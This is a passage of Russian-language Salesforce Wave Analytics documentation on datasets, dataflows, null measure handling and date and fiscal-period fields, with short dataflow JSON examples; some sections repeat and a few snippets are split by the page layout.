Наборы данных

Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхсжатом виде. Каждая лицензия на платформу предоставляет организации не более 250 миллионов строк данных, хранящихся во всех зарегистрированных наборах данных.

Создание наборов данных посредством потока данных

Поток данных можно использовать для создания как минимум одного набора данных на основе данных из объектов Salesforce, реплицированных объектов или текущих наборов данных.

Трансформации для потоков данных Wave

Под *трансформацией* понимается манипулирование данными. Пользователи могут добавлять трансформации в поток данных для извлечения данных из объектов Salesforce или наборов данных, трансформировать наборы данных, содержащие данные Salesforce или внешние данные, а также регистрировать наборы данных.

Создание набора данных посредством конструктора наборов данных

Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более объектов Salesforce. Конструктор наборов данных генерирует и добавляет связанный файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. Данные, используемые набором данных, обновляются при каждом выполнении потока данных. При необходимости отредактируйте файл определения потока данных для добавления трансформаций, управляющих набором данных.

Оптимизация потоков данных с помощью репликации

Репликация разъединяет извлечение информации Salesforce из ваших потоков данных, позволяя запускать этот процесс по отдельному расписанию. Планирование этого процесса заранее приводит к тому, что на поток данных выпадает меньше работы и он выполняется быстрее. Чтобы уменьшить нагрузку еще больше, репликация по умолчанию извлекает данные Salesforce инкрементно — это значит что извлекаются только те данные, что изменились.

Репликация локальных и внешних данных с помощью коннекторов приложения Wave

Коннекторы приложения Wave позволяют легко подключаться к данным внутри и вне вашей организации Salesforce и переносить их в приложении Wave.

Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

Создание набора данных посредством внешних данных

Чтобы создать набор данных, загрузите внешние данные посредством пользовательского интерфейса или интерфейса External Data API. При загрузке файла внешних данных (в формате CSV-файла, сжатого или архивного файла) рекомендуем также загрузить файл метаданных. Файл метаданных содержит атрибуты метаданных, описывающие структуру данных в файле внешних данных. При загрузке CSV-файла из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных для просмотра и внесения изменений. При отсутствии файла метаданных Wave Analytics импортирует все столбцы файла внешних данных как измерения.

Редактирование набора данных

Редактирование набора данных позволяет изменять имя набора данных, приложение, предикат безопасности или файл расширенных метаданных (XMD), связанный с набором данных. Редактирование наборов данных, созданных из файла внешних данных, позволяет также загружать новый файл внешних данных или файл метаданных для обновления данных или метаданных.

Удаление набора данных

Удалите ненужные наборы данных из личного или общедоступного приложения, доступного как минимум для редактирования. Удаление наборов данных позволяет систематизировать содержимое и препятствует достижению ограничения организации по количеству строк в зарегистрированных наборах данных.

Подготовка наборов данных с помощью рецептов

Рецепт набора данных — средство пользовательского интерфейса, которое позволяет извлекать данные из существующих наборов данных и репликаций, подготавливать их и сохранять в виде нового набора данных. Рецепты используются для объединения данных из нескольких наборов и репликаций, добавления полей областей и формул, а также строк фильтрации, и очистки данных посредством преобразования значений поля. Перед созданием целевого набора данных пользователь может удалить ненужные поля и фильтры.

Безопасность строки для наборов данных

По умолчанию пользователь Wave Analytics, имеющий доступ к набору данных, имеет доступ ко всем записям набора данных. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных. Некоторые записи могут содержать конфиденциальные данные, которые не должны быть общедоступными.

Синтаксис выражения предиката для наборов данных

При определении выражения предиката рекомендуем использовать допустимый синтаксис.

Наборы данных

Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхсжатом виде. Каждая лицензия на платформу предоставляет организации не более 250 миллионов строк данных, хранящихся во всех зарегистрированных наборах данных.

Ниже перечислены типы, применяемые Wave Analytics к каждому полю набора данных.

Дата

Дата может быть представлена днем, месяцем, годом и при необходимости временем. Даты поддерживают группирование, фильтрацию и выполнение математических операций.

Измерение

Измерение — это качественное значение (например, регион, имя продукта и номер модели). Измерения позволяют группировать и фильтровать данные. В отличие от мер, измерения не поддерживают математические операции. Чтобы повысить производительность запроса, Wave Analytics индексирует все поля измерения в наборах данных.

Мера

Мера — это количественное значение (например, доход и курс обмена). Меры поддерживают математические операции (например, вычисление общего дохода и минимального курса обмена).

Чтобы ограничить доступ к записям в наборе данных, примените параметры безопасности строки к любому созданному набору данных.

Внимание: Прежде чем создать набор данных, убедитесь, что исходные данные содержат как минимум одно значение в каждом столбце. Столбцы, содержащие только нулевые значения, не будут созданы в наборах данных и не могут использоваться потоками данных, представлениями Lens или панелями мониторинга. Рекомендуем указывать нулевые значения посредством стандартного значения (например, «недоступно» или «пусто»).

Обработка числовых значений в наборах данных

При внутреннем использовании Wave Analytics хранит числовые значения в наборах данных как длинные значения. Например, число «3200,99» со шкалой «2» хранится как «320099». Пользовательский интерфейс преобразует сохраненное значение обратно в десятичное для отображения числа «3200,99».

Обработка нулевых измерений в наборах данных

При создании или обновлении набора данных, например, посредством потока данных или загрузки CSV пустые значения измерений в ваших данных должны быть заменены конкретными значениями. Wave использует стандартные значения, указанные в потоке данных или файле метаданных CSV, для замены пустых значений. Если включена обработка нулевых измерений, вы можете определить эти значения по умолчанию, используя специальное нулевое значение. Если значение по умолчанию не указано, Wave заменяет пустые поля нулевыми значениями.

Включение обработки нулевых измерений

Обработка нулевых измерений позволяет определить нулевые значения по умолчанию в потоках данных и загрузках CSV. Если значение по умолчанию не указано, Wave заменяет пустые поля нулевыми значениями в наборах данных.

Обработка дат в наборах данных

При загрузке дат в набор данных Wave Analytics разбивает каждую дату на несколько полей (например, день, неделя, месяц, квартал и год) на основе календарного года. Например, при извлечении дат из поля `CreateDate` Wave Analytics создает такие поля даты, как `CreateDate_Day` и `CreateDate_Week`. При отличии финансового года от календарного пользователи могут предоставлять Wave Analytics возможность создания полей даты финансового года.

JSON потока данных

Поток данных может использоваться для создания как минимум одного набора данных на основе данных из объектов Salesforce или текущих наборов данных. *Поток данных* — это набор инструкций, определяющих данные, подлежащие извлечению из объектов Salesforce или наборов данных, способы трансформации наборов данных, а также наборы данных, которые должны быть доступны для запросов. Поток данных позволяет управлять извлеченными данными и переопределять метаданные перед их загрузкой в набор данных. Ежедневное выполнение потока данных позволяет обновлять данные непрерывно.

Конструктор наборов данных

Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более связанных объектов Salesforce. С помощью конструктора наборов данных вы просто указываете и щелкаете соответствующие объекты Salesforce для их определения и выбора.

Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

Загрузка внешних данных из пользовательского интерфейса

Рекомендуем использовать пользовательский интерфейс загрузки для создания отдельного набора данных на основе внешних данных. При необходимости загрузите файл внешних данных (в формате CSV-файла, сжатого или архивного файла). Чтобы обновить данные, переопределите данные набора данных путем загрузки нового файла внешних данных.

External Data API

Рекомендуем использовать интерфейс External Data API для создания отдельного набора данных на основе внешних данных в CSV-формате. При необходимости воспользуйтесь интерфейсом API для редактирования набора данных путем загрузки нового CSV-файла. При редактировании набора данных выберите необходимое действие: перезапись всех записей, добавление записей, обновление записей или удаление записей.

Обработка числовых значений в наборах данных

При внутреннем использовании Wave Analytics хранит числовые значения в наборах данных как длинные значения. Например, число «3200,99» со шкалой «2» хранится как «320099». Пользовательский интерфейс преобразует сохраненное значение обратно в десятичное для отображения числа «3200,99».

Wave Analytics позволяет хранить числовые значения от -36 028 797 018 963 968 до 36 028 797 018 963 967.

Внимание: При несоответствии числового значения данному диапазону могут отображаться непредвиденные результаты. Например, при загрузке значения 3,7E-16 со шкалой «16» в набор данных Wave Analytics пытается сохранить значение как «37000000000000000». Тем не менее ввиду превышения максимально допустимого значения Wave Analytics не удается загрузить всю запись. Кроме того, при выполнении запроса, агрегирующего меры (например, суммирование или группирование), и превышении итоговым значением максимального значения, значение переполняется, а Wave Analytics возвращает неправильный результат.

Обработка нулевых измерений в наборах данных

При создании или обновлении набора данных, например, посредством потока данных или загрузки CSV пустые значения измерений в ваших данных должны быть заменены конкретными значениями. Wave использует стандартные значения, указанные в потоке данных или файле метаданных CSV, для замены пустых значений. Если включена обработка нулевых измерений, вы можете определить эти значения по умолчанию, используя специальное нулевое значение. Если значение по умолчанию не указано, Wave заменяет пустые поля нулевыми значениями.

Прим.: Обработка нулевых измерений включена в организации, созданной после выпуска Spring '17, и ее нельзя отключить. Чтобы включить данную функцию в других организациях, см. Включение обработки нулевых измерений на странице 4732.

Обработка нулевых измерений имеет важное значение, так как влияет на результаты определенных подсчетов. Без обработки нулевых измерений Wave заменяет пустые поля в ваших данных нулями, и вы не сможете указать нулевые значения в качестве значений по умолчанию в потоках данных. Воспользуйтесь этим примером данных с уровнем удовлетворенности клиентов, где отсутствуют ответы от некоторых клиентов.

Исходные данные

Customer	CSAT
Customer 1	3
Customer 2	
Customer 3	4
Customer 4	
Customer 5	5
Average CSAT	**4**
Min CSAT	**3**

Набор данных с нулями для пустых полей

Customer	CSAT
Customer 1	3
Customer 2	0
Customer 3	4
Customer 4	0
Customer 5	5
Average CSAT	**2.4**
Min CSAT	**0**

Набор данных с нулевыми значениями для пустых полей

Customer	CSAT
Customer 1	3
Customer 2	null
Customer 3	4
Customer 4	null
Customer 5	5
Average CSAT	**4**
Min CSAT	**3**

Такие подсчитанные значения, как среднее и минимальное, являются верными в исходных данных, но если пустые поля заменены нулями, итоговые подсчеты неверны. Здесь нули включаются в расчеты. Если расчеты производятся с использованием нулевых измерений, расчет средних и минимальных значений верный.

Обработка нулевых измерений позволяет использовать нулевые значения в трансформациях этих потоков данных.

передача	Wave может передавать наборы данных с разными измерительными полями. Например, если один набор данных имеет поле стоимости, не представленное во втором наборе данных, новый набор данных, созданный после передачи, содержит поле стоимости с нулевыми значениями в строках из второго набора данных. Без обработки нулевых измерений передача наборов данных невозможна, если поля измерений отличаются.
увеличение	Если ключевое значение в левом наборе данных нулевое или не совпадает со значением в правом наборе данных, Wave передает столбцы с правого набора данных и вставляет нулевые значения для измерений. Без обработки нулевых значений Wave вставляет нули вместо измерений.
computeExpression	Атрибут `defaultValue` для вычисляемого поля принимает нулевое значение. Например: `"SAQLNode": { "action": "computeExpression", "parameters": { "source": "extractOpp", "mergeWithSource": true, "computedFields": [ { "name": "Amount2", "type": "Numeric", "precision": 18, "defaultValue": "null", "scale": 5, "saqlExpression": "Amount+Amount" }`
computeRelative	Атрибут `defaultValue` для вычисляемого поля принимает нулевое значение. Если значение невозможно рассчитать, скажем, если `предыдущее()` или `следующее()` не имеет значения, Wave использует установленное по умолчанию. Например: `"computeTrending": { "action": "computeRelative", "parameters": { "partitionBy": ["OpportunityId"], "orderBy": [ { "name":"CreatedDate", "direction":"asc" } ], "computedFields": [ { "name": "AmountPrev", "defaultValue" : "null", "expression": { "sourceField": "Amount", "offset": "previous()",`

	<pre>"default": "null"
	}
	}</pre>

dim2mea	Параметр `measureDefault` принимает нулевое значение. Wave использует это значение, если не может перевести измерение в действительное числовое значение. Если значение по умолчанию не установлено, Wave применяет нулевое значение. Например:
	<pre>"Create_Measure_From_Dimension": {
	"action": "dim2mea",
	"parameters": {
	"dimension": "StageVal__c",
	"measure": "StageValue",
	"measureDefault": "null",
	"source": "Extract_Opportunities"
	}
	}</pre>

sfdcDigest	Атрибут `defaultValue` для поля принимает нулевое значение. Если значение по умолчанию не установлено, Wave применяет нулевое значение. Например:
	<pre>Sample Sfdc-digest :{
	"Extract_Opportunities": {
	"action": "sfdcDigest",
	"parameters": {
	"object": "Opportunity",
	"fields": [
	{
	"name": "Amount",
	"defaultValue": "null",
	"precision":18
	"scale":2
	}</pre>

обновление.	Wave может обновить ненулевые значения нулевыми.

Прим.: Трансформация `delta` не поддерживается, если обработка нулевых измерений включена и потоки данных содержат неудачные трансформации delta. Вместо нее в потоках данных используйте трансформации `computeRelative` и `computeExpression` для вычисления изменений значений мер с течением времени. Например, см. Включение обработки нулевых измерений на странице 4732.

Включение обработки нулевых измерений

Обработка нулевых измерений позволяет определить нулевые значения по умолчанию в потоках данных и загрузках CSV. Если значение по умолчанию не указано, Wave заменяет пустые поля нулевыми значениями в наборах данных.

Прим.: Обработка нулевых измерений включена в организации, созданной после выпуска Spring '17, и ее нельзя отключить.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения обработки нулевых измерений:

- «Настройка приложения»

Чтобы включить данную функцию в других организациях, сначала свяжитесь со службой поддержки клиентов Salesforce, чтобы оценить организацию и определить, какие дополнительные этапы необходимо пройти.

Дополнительные этапы могут понадобиться, так как обработка нулевых измерений не может задним числом менять нули на нулевые значения, если такие нули раньше заменяли пустые значения. Такое поведение может привести к образованию наборов данных с содержанием нулей, происходящих в основном из исходных данных, нулей, заменяющих пустые значения, а также нулевых значений. Объединенные подсчеты в таких наборах данных некорректны.

Если Salesforce делает обработку нулевых измерений доступной в вашей организации, вы можете включить ее при установке. Введите строку `Wave Analytics` в поле «Быстрый поиск» и выберите пункт **«Настройки»**. Установите флажок **«Включить обработку нулевых измерений в Wave Analytics»**, а затем нажмите кнопку **«Сохранить»**.

Служба поддержки клиентов рекомендует выполнить один или несколько этапов после включения обработки нулевых измерений.

1. Обновите существующие файлы определения потока данных, чтобы использовать нулевое значение вместо 0 в атрибутах `defaultValue` для полей измерения в этих трансформациях.

computeExpression	`defaultValue: "null"`
computeRelative	`defaultValue: "null"`
dim2mea	`measureDefault: "null"`
sfdcDigest	`defaultValue: "null"`

2. Создайте новые экземпляры наборов данных, применяемых в качестве источника для потоков данных, на продолжительный срок, используя `defaultValue` нулевого значения для полей измерений.
   Наборы данных с продолжительным сроком обычно содержат ссылки, которые не загружаются посредством потока данных и не используются для увеличения количества данных в других наборах. Например, вы вправе использовать набор геолокационных данных для увеличения количества информации об интересах на основе почтовых индексов.
3. Если вы постепенно встраивали наборы данных, в которых исходные данные более не доступны, используйте настраиваемый поток данных для конвертации 0 в нулевые значения вручную.
   Постепенно встроенные наборы данных являются наборами данных, которые создавались какое-то время при вводе строк, таких как журналы.
4. Повторно внедрите трансформации `delta` в потоки данных, используя трансформации `computeRelative` и `computeExpression`. Трансформация `delta` не поддерживается, если обработка нулевых измерений включена и потоки данных содержат неудачные трансформации delta.
   В данном примере трансформация `delta` слева подсчитывает разницу между количеством возможностей и предыдущим количеством. Трансформации `computeRelative` и `computeExpression` справа соответственно вычисляют предыдущее количество и разницу с текущим количеством.

Трансформация `delta`	**Трансформации** `computeRelative` **и** `computeExpression`

`"Calculate_Delta": {`
`"action": "delta",`
`"parameters": {`
`"dimension": "OpportunityId",`
`"epoch": "CreatedDate_day_epoch",`
	`"Compute_Previous": {`
	`"action": "computeRelative",`
	`"parameters": {`
	`"partitionBy": [`
	`"OpportunityId"`
	`],`

Трансформация `delta`	Трансформации `computeRelative` и `computeExpression`

<pre>"inputMeasure": "Amount",
"outputMeasure": "DeltaAmount",
"source":
"Extract_Opportunity_History"
}
},</pre>
	<pre>"orderBy": [
	{
	"name": "CreatedDate",
	"direction": "asc"
	}
	],
	"computedFields": [
	{
	"name": "PrevAmount",
	"expression": {
	"sourceField": "Amount",
	"offset": "previous()",
	"default": "current()"
	}
	}
	],
	"source":
	"Extract_Opportunity_History"
	}
	},
	"Compute_Delta": {
	"action": "computeExpression",
	"parameters": {
	"computedFields": [
	{
	"name": "DeltaAmount",
	"type": "Numeric",
	"precision": 18,
	"defaultValue": 0,
	"scale": 2,
	"saqlExpression": "Amount -
	PrevAmount"
	}
	],
	"source": "Compute_Previous"
	}
	},</pre>

СМ. ТАКЖЕ:

Трансформация computeRelative

Трансформация computeExpression

Обработка дат в наборах данных

При загрузке дат в набор данных Wave Analytics разбивает каждую дату на несколько полей (например, день, неделя, месяц, квартал и год) на основе календарного года. Например, при извлечении дат из поля `CreateDate` Wave Analytics создает такие поля даты, как `CreateDate_Day` и `CreateDate_Week`. При отличии финансового года от календарного пользователи могут предоставлять Wave Analytics возможность создания полей даты финансового года.

Ниже перечислены поля даты, создаваемые Wave Analytics.

Имя поля	Тип поля	Описание
<имя поля даты>_Second	Текст	Количество секунд. При отсутствии секунд используется значение «0».
<имя поля даты>_Minute	Текст	Количество минут. При отсутствии минут используется значение «0».
<имя поля даты>_Hour	Текст	Количество часов. При отсутствии часов используется значение «0».
<имя поля даты>_Day	Текст	День месяца.
<имя поля даты>_Week	Текст	Номер недели календарного года.
<имя поля даты>_Month	Текст	Номер месяца календарного года.
<имя поля даты>_Quarter	Текст	Номер квартала календарного года.
<имя поля даты>_Year	Текст	Календарный год.
<имя поля даты>_Week_Fiscal	Текст	Номер недели финансового года.
<имя поля даты>_Month_Fiscal	Текст	Номер месяца финансового года.
<имя поля даты>_Quarter_Fiscal	Текст	Номер квартала финансового года.
<имя поля даты>_Year_Fiscal	Текст	Финансовый год.
<имя поля даты>_sec_epoch	Число	Количество секунд, прошедших после наступления 1 января 1970 года (00:00 UTC).
<имя поля даты>_day_epoch	Число	Количество дней, прошедших после наступления 1 января 1970 года (00:00 UTC).

При необходимости настройте атрибуты метаданных для определения способа загрузки дат в наборы данных и предоставления Wave Analytics возможности создания полей даты финансового года. Чтобы настроить атрибуты метаданных, воспользуйтесь параметрами трансформации sfdcDigest для данных Salesforce или файлом метаданных для внешних данных.

Важное замечание: Прежде чем загрузить даты из файла внешних данных, просмотрите требования к формату даты здесь. Кроме того, убедитесь, что имена столбцов в файле внешних данных не противоречат созданным именам полей даты. Например, при загрузке CSV-файла, содержащего столбец `Create_Date`, Wave Analytics создает поле

`Create_Date_Year` в наборе данных. Если CSV-файл также содержит поле `Create_Date_Year`, то Wave Analytics возвращает ошибку ввиду конфликта имен.

Финансовые периоды в Wave Analytics

При отличии финансового года от календарного пользователи могут предоставлять Wave Analytics возможность создания полей даты финансового года в наборе данных дополнительно к полям даты календарного года. Чтобы разрешить Wave Analytics создание полей даты финансового года, задайте атрибуту `fiscalMonthOffset` значение, отличное от нуля. Данный атрибут настраивается для каждого столбца даты, которому требуется создать поля даты финансового года. При настройке нулевого смещения или отсутствии значения Wave Analytics не создает поля даты финансового года.

Кроме того, чтобы настроить финансовые периоды, настройте атрибуты метаданных ниже для каждого столбца даты.


`fiscalMonthOffset`

Помимо предоставления возможности создания полей даты финансового года, данный атрибут также определяет первый месяц финансового года. Атрибут `fiscalMonthOffset` позволяет указывать разницу между первым месяцем финансового года и первым месяцем календарного года (январь). Например, если финансовый год начинается в апреле, задайте атрибуту `fiscalMonthOffset` значение «3».


`isYearEndFiscalYear`

Ввиду возможного начала и окончания финансового года в разные календарные года, рекомендуем указать год, который должен использоваться в качестве финансового. Атрибут `isYearEndFiscalYear` определяет, является ли финансовый год годом начала или окончания финансового года.

Чтобы понять принцип работы, рассмотрим пару примеров. Если атрибут `isYearEndFiscalYear` является истинным (или отсутствует), то финансовым годом является год окончания финансового года. Согласно схеме ниже, любые даты между 1 апреля 2015 года и 31 марта 2016 года являются частью 2016 финансового года, так как финансовый год заканчивается в 2016 году.



Если атрибут `isYearEndFiscalYear` является ложным, то финансовым годом является год начала финансового года. Согласно схеме ниже, любые даты между 1 апреля 2015 года и 31 марта 2016 года являются частью 2015 финансового года, так как финансовый год начинается в 2015 году.



Нумерация недель в Wave Analytics


Для каждой даты, загруженной в набор данных, Wave Analytics создает соответствующий номер недели календарного года и финансового года (при наличии). Аналогично функции SOQL `WEEK_IN_YEAR`, первая неделя Wave Analytics длится с 1 по 7 января. (Отличается от вычисления `week()` по Гринвичу.)

При необходимости настройте атрибут `firstDayOfWeek` для использования отдельного дня недели как ее начала. Например, если 1 января является субботой, а неделя должна начинаться в понедельник, то первая неделя длится с 1 по 2 января. Вторая неделя начинается в понедельник (3 января). Третья неделя начинается через понедельник (10 января). Обратите внимание, что первая неделя может быть укороченной, благодаря чему указанный день недели может использоваться как начало последующих недель.

JSON потока данных

Поток данных может использоваться для создания как минимум одного набора данных на основе данных из объектов Salesforce или текущих наборов данных. *Поток данных* — это набор инструкций, определяющих данные, подлежащие извлечению из объектов Salesforce или наборов данных, способы трансформации наборов данных, а также наборы данных, которые должны быть доступны для запросов. Поток данных позволяет управлять извлеченными данными и переопределять метаданные перед их загрузкой в набор данных. Ежедневное выполнение потока данных позволяет обновлять данные непрерывно.

Wave Analytics поддерживает стандартный поток данных, содержащий примерную логику трансформации. Данный поток данных является только примером и может выполняться только после настройки.



Чтобы настроить поток данных, добавьте трансформации в файл определения потока данных. *Файл определения потока данных* — это файл JSON, содержащий трансформации, которые представляют логику потока данных. Пользователи могут добавлять трансформации для определения данных, подлежащих извлечению, способов трансформации наборов данных, а также наборов данных, подлежащих регистрации.

После настройки потока данных загрузите новый файл определения потока данных в Wave Analytics.

По умолчанию поток данных не выполняется автоматически. Прежде чем начать выполнение потока данных по расписанию, запустите поток данных вручную. После выполнения первого задания задание потока данных выполняется по ежедневному расписанию. Поток данных выполняется по ежедневному расписанию для сбора последних изменений, внесенных в данные Salesforce и логику потока данных.

При необходимости воспользуйтесь остановкой, повторным планированием и отслеживанием заданий потока данных.

СМ. ТАКЖЕ:

Создание наборов данных посредством потока данных

Конструктор наборов данных

Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более связанных объектов Salesforce. С помощью конструктора наборов данных вы просто указываете и щелкаете соответствующие объекты Salesforce для их определения и выбора.

После выбора данных для добавления в набор данных конструктор наборов данных генерирует и добавляет связанный файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. Данные, используемые набором данных, обновляются при каждом выполнении потока данных.

СМ. ТАКЖЕ:

Создание набора данных посредством конструктора наборов данных

Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

Приложение Wave Connector доступно для настольного приложения Excel 2013 и приложения Excel Online продукта Office 365. Приложение Wave Connector доступно посредством интернет-магазина приложений Microsoft для Office или личного каталога приложений организации. После установки приложения Wave Connector выполните импорт данных из приложения Excel в систему Salesforce.

Установка приложения Wave Connector для Excel

Приложение Wave Connector предоставляет пользователям возможность быстрого и удобного импорта данных из приложения Excel 2013 в Salesforce Wave Analytics.

Загрузка внешних данных из пользовательского интерфейса

Рекомендуем использовать пользовательский интерфейс загрузки для создания отдельного набора данных на основе внешних данных. При необходимости загрузите файл внешних данных (в формате CSV-файла, сжатого или архивного файла). Чтобы обновить данные, переопределите данные набора данных путем загрузки нового файла внешних данных.

При загрузке любых данных в набор данных Wave Analytics также добавляет метаданные о каждом столбце данных. Например, метаданные могут содержать тип поля, точность, величину и стандартное значение.

При загрузке внешних данных Wave Analytics получает метаданные о каждом столбце данных файла внешних данных, кроме случаев использования других атрибутов метаданных в файле метаданных. *Файл метаданных* — это файл JSON, описывающий структуру файла внешних данных. Например, файл метаданных позволяет явно выбирать тип поля и стандартное значение для конкретного столбца внешних данных. При отказе от выбора файла метаданных во время загрузки внешних данных Wave Analytics обрабатывает каждый столбец как измерение и задает типу поля значение «Текст». Данный алгоритм влияет на тип запросов, которые могут быть назначены набору данных, ввиду невозможности выполнения математических вычислений над столбцами набора данных, имеющими тип поля «Текст». Математические вычисления могут выполняться только над столбцами набора данных, имеющими тип поля «Число».

После создания набора данных на основе файла внешних данных рекомендуем отредактировать набор данных для применения нового файла метаданных. Данный алгоритм позволяет изменять атрибуты метаданных каждого столбца.

Прим.: Wave временно сохраняет загруженные файлы CSV и метаданных только для обработки. После создания набора данных Wave удаляет файлы.

СМ. ТАКЖЕ:

Создание набора данных посредством внешних данных

External Data API

Рекомендуем использовать интерфейс External Data API для создания отдельного набора данных на основе внешних данных в CSV-формате. При необходимости воспользуйтесь интерфейсом API для редактирования набора данных путем загрузки нового CSV-файла. При редактировании набора данных выберите необходимое действие: перезапись всех записей, добавление записей, обновление записей или удаление записей.

Дополнительную информацию об интерфейсе External Data API см. в *Руководстве разработчика Wave Analytics External Data API*.

Создание наборов данных посредством потока данных

Поток данных можно использовать для создания как минимум одного набора данных на основе данных из объектов Salesforce, реплицированных объектов или текущих наборов данных.

1. Проектирование потока данных

   Прежде чем начать создание потока данных, обдумайте проект потока данных. Определите данные, доступные для запросов, область извлечения данных и необходимость преобразования извлеченных данных в нужный формат.

2. Настройка потока данных

   Настройте поток данных на основе проекта потока данных. Настройте извлечение данных, трансформацию наборов данных на основе текущих бизнес-требований и регистрацию наборов данных, которые должны быть доступны для запросов.

3. Запуск и остановка потока данных

   При необходимости запустите задание потока данных вручную для немедленной загрузки данных в наборы данных. При необходимости остановите выполняемое задание. Разрешается запускать не более 24 заданий потока данных в течение суток.

4. Отслеживание задания потока данных

   Рекомендуем использовать вкладку «Отслеживание» в диспетчере данных для отслеживания успешности заданий потоков данных или наличия ошибок, подлежащих исправлению.

5. Расписание потока данных


   После запуска задание потока данных впервые выполняется по ежедневному расписанию по умолчанию. Можно запланировать выполнение на определенный час, неделю или месяц либо на определенные дни недели или даты месяца. Данная функция позволяет подготавливать нужные данные к определенному времени или планировать выполнение задания на нерабочее время. Можно также отменить планирование потока данных.

Проектирование потока данных

Прежде чем начать создание потока данных, обдумайте проект потока данных. Определите данные, доступные для запросов, область извлечения данных и необходимость преобразования извлеченных данных в нужный формат.

Рассмотрим пример ниже для иллюстрации некоторых ключевых решений. В данном примере требуется создать набор данных «Реализованные возможности». Набор данных будет содержать сведения о возможностях, включая имя организации для каждой возможности.

Чтобы создать подобный набор данных, воспользуйтесь проектом потока данных ниже.



Поток данных извлекает данные о возможности из объекта Opportunity и имя организация из объекта Account. Поток данных создает новый набор данных для каждого извлеченного объекта.

Затем поток данных преобразует наборы данных, созданные на основе извлеченных данных. Сначала поток данных объединяет данные о возможности и организации в новый набор данных. Затем поток данных фильтрует записи на основе этапа возможности, разрешая набору данных отображать только реализованные возможности. При каждом преобразовании набора данных поток данных создает новый набор данных.

Чтобы позволить пользователям обрабатывать только реализованные возможности, разрешите потоку данных регистрировать только окончательный набор данных. При необходимости система позволяет регистрировать любые наборы данных, созданные потоком данных, в любых количествах.

Ниже перечислены рекомендации по выбору наборов данных для регистрации.

- Общее количество строк во всех зарегистрированных наборах данных не может превышать 250 миллионов для каждой лицензии на платформу.
- Пользователи, имеющие доступ к зарегистрированным наборам данных, могут запрашивать данные. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных.

Настройка потока данных

Настройте поток данных на основе проекта потока данных. Настройте извлечение данных, трансформацию наборов данных на основе текущих бизнес-требований и регистрацию наборов данных, которые должны быть доступны для запросов.

Для настройки потока данных можно вручную отредактировать файл определения или использовать визуальный редактор потока данных.

Настройка потока данных с помощью файла определения

Для настройки потока данных можно добавить трансформации непосредственно в файл определения потока данных.

Настройка потока данных с помощью редактора потока данных

Используйте редактор потока данных для его визуальной настройки, не изменяя файл определения потока данных вручную.

